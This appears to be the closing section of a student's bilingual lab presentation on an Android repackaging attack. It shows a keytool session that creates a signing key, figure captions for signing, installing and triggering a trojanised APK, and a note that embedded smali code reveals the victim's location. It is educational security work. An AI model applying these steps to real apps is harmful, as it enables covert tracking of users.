



Figure 6.2.13. Rebuilding the APK file

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```

Terminator                                     2:22 AM
/bin/bash                                     /bin/bash 66x24
[06/02/23]seed@VM:~/.../dist$ keytool -alias dist -genkey -v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]: Vasilis Athanasiou
What is the name of your organizational unit?
  [Unknown]: ITSeedLabs2023
What is the name of your organization?
  [Unknown]: ITSeedLabs
What is the name of your City or Locality?
  [Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR correct?
  [no]: y
Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR

Terminator                                     2:22 AM
/bin/bash                                     /bin/bash 66x24
  [Unknown]: Athens
What is the name of your State or Province?
  [Unknown]: Undergraduate student
What is the two-letter country code for this unit?
  [Unknown]: GR
Is CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR correct?
  [no]: y
Generating 2,048 bit DSA key pair and self-signed certificate (SHA 256withDSA) with a validity of 90 days
      for: CN=Vasilis Athanasiou, OU=ITSeedLabs2023, O=ITSeedLabs, L=Athens, ST=Undergraduate student, C=GR
Enter key password for <dist>
      (RETURN if same as keystore password):
Re-enter new password:
[Storing mykey.keystore]
Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -destkeystore mykey.keystore -deststoretype pkcs12".
[06/02/23]seed@VM:~/.../dist$
  
```

Figure 6.2.14. Creating the key pair

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.15. Digital signature of the APK file




Figure 6.2.16. The filepath of the target application's digital certificate

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.17. Installing the target application on the victim's machine




Figure 6.2.18. Enabling permissions for managing contacts (Location instead of Contacts)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.2.19. Changing the time for the attack to occur

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ





Figure 6.2.20. Verification of successful attack

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

6.3 Observations

The Broadcast Receiver received a time change event and immediately ran the malicious code “MaliciousCode.smali” that we embedded. The code gives the victim's virtual location on the map.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Thank you for your attention. Ευχαριστώ για την προσοχή σας.

